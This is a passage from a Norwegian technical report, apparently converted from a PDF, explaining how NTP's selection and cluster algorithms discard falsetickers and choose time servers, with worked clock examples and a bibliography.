alle sanntikkerne, prøver den å finne det minste området som overlapper minst n – f)* av de pålitelige korekthetsintervallene og samtidig inneholder n - f midtpunkt. Den modifiserte algoritmen finner altså det minste området av n – f korrekthetsintervaller som inneholder minst n – f midtpunkt. I figur 36 er dette intervallet å finne mellom pilene markert med NTP-low og NTP-high.

Utregning

Vi vil nå demonstrere hovedtrekkene i hvordan seleksjonsalgoritmen i NTP kommer fram til et resultat. Vi tar utgangspunkt i en ny figur (figur 37) bestående av fire klokker merket A, B, C og D, hvor D er en feiltikkende klokke. Det første vi begynner med er å sette inn lavpunktene(L), midtpunktene (M) og toppunktene(H) inn i en liste. Listen sorteres så i den rekkefølgen de opptrer fra venstre mot høyre:



Figur 37

Liste med punkter:


L_4	M_4	H_4	L_1	L_2	L_3	M_1	M_2	M_3	H_1	H_2	H_3

Variabler:

Sett antall feiltikkere til: $f = 0$
Sett antall midtpunkt til: $d = 0$
Sett endepunktteller til: $c = 0$
Totalt antall klokker: $n = 4$


* n = totalt antall klokker, f = antall feiltikkere

For å plukke ut én feiltikker, trenger vi å gå to runder i seleksjonsalgoritmen. Den første runden konstaterer at det finnes en feiltikker, og den siste runden finner grenseverdiene:




Intervallet som seleksjonsalgoritmen har beregnet for oss er altså mellom 8 og 11. I vår applikasjon ser vi at intervallet i dette eksempelet sammenfaller med utregningene av DEC89 algoritmen (merket DTS i figuren). Dette er egentlig ikke så merkelig. Det som rent teknisk skiller NTP algoritmen fra DEC89 er at den teller antall midtpunkt og tar en runde til hvis testen: $d \leq f$ er negativ. I dette eksempelet ser vi at n – f midtpunkt ligger innenfor DEC89 intervallet, og derfor anser også NTP utvidelsen intervallet som akseptabelt.

Vi forstetter derfor med den opprinnelige modellen, men fjerner et av de pålitelige intervallene (intervall C). Deretter gjør vi på nytt en utregning ved hjelp av seleksjonsalgoritmen. Det vi nå ser er følgende: Med bare tre tjenere vil ikke intervallene som er definert av de to pålitelige tjenerne bli overlappet av andre pålitelige tjenere. I stedet vil intervallet, definert av en av de pålitelige tjenerne og feiltikkeren, overlappe den siste pålitelige tjeneren. Dette blir da det intervallet som blir valgt, og derfor er feiltikkeren fortsatt inkludert.



Figur 38


Dette gjelder imidlertid kun hvis feiltikkeren overlapper et av de pålitelige intervallene. (Det vil si at feiltikkeren ikke avviker mye fra ideal intervallet, men nok til å kunne være en feiltikker). Hvis ikke feiltikkeren overlapper noen av de andre intervallene, vil L_2 bli valgt som laveste punkt i skjæringspunktintervallet (se Figur 39).



Figur 39

Gjør vi en utregning med kun de pålitelige intervallene A og B (som vist i Figur 40), ser

vi at seleksjonsalgoritmen brukt Figur 39, på en korrekt måte har klart å plukke ut feiltikkeren.



Figur 40

Det kan altså se ut som om seleksjonsalgoritmen klarer å plukke ut en feiltikker med bare tre klokker tilgjengelig. Selv når en av dem er en feiltikker. Hvis feiltikkeren overlapper et av de pålitelige intervallene, vil feiltikkeren til en viss grad bli tatt med i beregningen. Forskjellen blir likevel ikke dramatisk stor da det fortsatt er et av de pålitelige intervallene som blir valgt som synkroniseringsintervall. Kort sammenfattet kan vi si at algoritmen alltid vil finne det minste skjæringspunktet som inneholder minst ett av de originale n – f pålitelige intervallene. Dette vil gjelde i alle tilfeller hvor:

$$\text{Antall feiltikkere} < \frac{\text{Totalt antall klokker}}{2}$$


Klyngealgoritmen
De overlevende tjenerne fra seleksjonsalgoritmen blir sendt over til klyngealgoritmen for en ytterligere seleksjon. Mens seleksjonsalgoritmens oppgave var å finne troverdige kandidater, er klyngealgoritmens oppgave å identifisere de av de overlevende kandidatene som sørger for den beste gjennomsnittelige presisjonen.

Utvelgelsen av de dårligste kandidatene fungerer på følgende måte: Først sorteres tjenerne stigende etter kandidatens vektfaktor. Vektfaktoren for hver enkelt kandidat er kandidatens stratumtall pluss avstanden til primærtidskilden (rotavstanden). Deretter regnes det ut et seleksjonsjitter (φ_S) for hver enkelt kandidat. Seleksjonsjitteret regnes som kvadratroten av summen av (kandidat.tidsavvik – q.tidsavvik)^2 over alle q assosiasjonene.

For hver enkelt kandidat er det fra klokkefilteralgoritmen beregnet et kandidatjitter (φ). Vi finner så den kandidaten som har det minste kanditatjitteret. Hvis det største seleksjonsjitteret er større enn det minste kanditatjitteret, fjerner vi den kandidaten fra listen som har den største verdien av vektfaktor*seleksjonsjitter. Tanken er å forkaste kandidaten som ligger i ytterkant helt til ønsket resultat er oppnådd. Om det største seleksjonsjitteret er mindre enn det minste kanditatjitteret vil ikke fjerning av ytterligere kandidater medføre et lavere kandidatjitter, så derfor stopper vi.

I prinsippet kan denne fremgangsmåten finne den beste tjeneren egnet for synkronisering av systemklokken. Imidlertid vil man normalt kunne finne et bedre resultat hvis man beregner et gjennomsnitt av flere av de overlevende tjenere. Det ideelle er derfor en balansegang mellom å fjerne tjenere som ligger i ytterkant, for å redusere seleksjonsjitteret, og å forbedre det estimerte tidsavviket ved å ta flere tjenere med i en snittberegning.

Figur 41 illustrerer hvordan den faktiske algoritmen i NTP fungerer. Algoritmen starter med fire overlevende, hvor diameteren av de hvite sirklene representerer kandidatjitteret, og diameteren av de grå sirklene representerer seleksjonsjitteret. Siden det største seleksjonsjitteret(φ_{S1}) er større enn det minste kandidatjitteret(φ_2), vil kandidaten i ytterkant (vi antar at dette er φ_1) bli fjernet. Det som nå gjenstår er de tre overlevende i figuren til høyre. Det største seleksjonsjitteret(φ_{S2}) er nå mindre enn det minste kandidat jitteret(φ_2), og algoritmen vil derfor avslutte.



Figur 41: Klyngealgoritmen

Det er imidlertid ingen garanti for at seleksjonsjitteret noen gang vil bli mindre enn det minste kandidat-jitteret. Derfor er det definert en nedre grense for hvor mange kandidater som må være igjen for at algoritmen skal fungere. Denne verdien settes i parameteret MINCLOCK, som standard er satt til 3. Når klyngealgoritmen står igjen med så få kandidater, stopper den selv om seleksjonsjitteret fortsatt er større enn det minste kandidatjitteret.

Konklusjon

Vi har sett at seleksjonsalgoritmen klarer å plukke ut en feiltikker, selv ved 2n+1 når n=1. Så hva er bakgrunnen for den generelle oppfattelsen om at det kreves minst fire tjenere for å plukke ut én feiltikker? Det kan tenkes at denne regelen egentlig ikke gjelder selve utvelgelsen av en feiltikkeren, men antallet pålitelige tjenere som kreves for å estimere det beste gjennomsnittelige tidsavviket. Ved å ta en titt på hva som skjer etter seleksjonsprosessen finner vi et argument som støtter dette. Klyngealgoritmen blir nemlig ignorert hvis det ikke har overlevd minst tre tidstjenere fra seleksjonsalgoritmen. Antall overlevende som er påkrevd er satt i NTP parameteret MINCLOCK som har verdien 3 som standard. Å sette denne til et lavere tall er ikke aktuelt. Egentlig burde standardverdien på denne være fire i henhold til Byzantine avtalen[8]. MINCLOCK grensen er bruk av klyngealgoritmen til å skrelle av tjenere som ligger i ytterkant, helt til det gjenværende tallet er likt denne verdien, eller til det ikke er mulig å gjøre ytterligere forbedringer. Ved 2n+1 når n=1 vil det ikke være nok overlevende til at klyngealgoritmen vil bli tatt i bruk. Dette vil derfor medføre, som Brad Knowles påpekte, at ntpd operasjoner vil bli degradert og til en viss grad upålitelige. Vi kan derfor konkludere med at man bør ha minst tre pålitelige klokker for å få en best mulig tid. Ikke på grunn av utplukkingen av en potensiell feiltikker, men på grunn klyngealgoritmens bestemmelse av den beste tiden.

Bibliografi

[1] ntp.org. Home of the Network Time Protocol project.

[2] David L. Mills. RFC 1305. Network Time Protocol (Version 3) Specification, Implementation and Analysis.

[3] Peter Rybaczyk. Expert Network Time Protocol. An Experience in Time with NTP.

[4] ntp.org. Notes on setting up a NTP subnet. http://www.eecis.udel.edu/~mills/ntp/html/notes.html

[5] BradKnowles. NTP Support WebHome. http://ntp.isc.org/bin/view/Support/SelectingOffsiteNTPServers

[6] David L. Mills. Computer Network Time Synchronization, The Network Time Protocol.

[7] David Mills. Network Time Protocol Version 4. Reference and Implementation Guide. http://www.eecis.udel.edu/~mills/database/reports/ntp4/ntp4.pdf

[8] Byzantine avtalen og Byzantine feiltoleranse. http://en.wikipedia.org/wiki/Byzantine_fault_tolerance
Byzantine feiltoleranse, http://www.pmg.lcs.mit.edu/papers/osdi99.pdf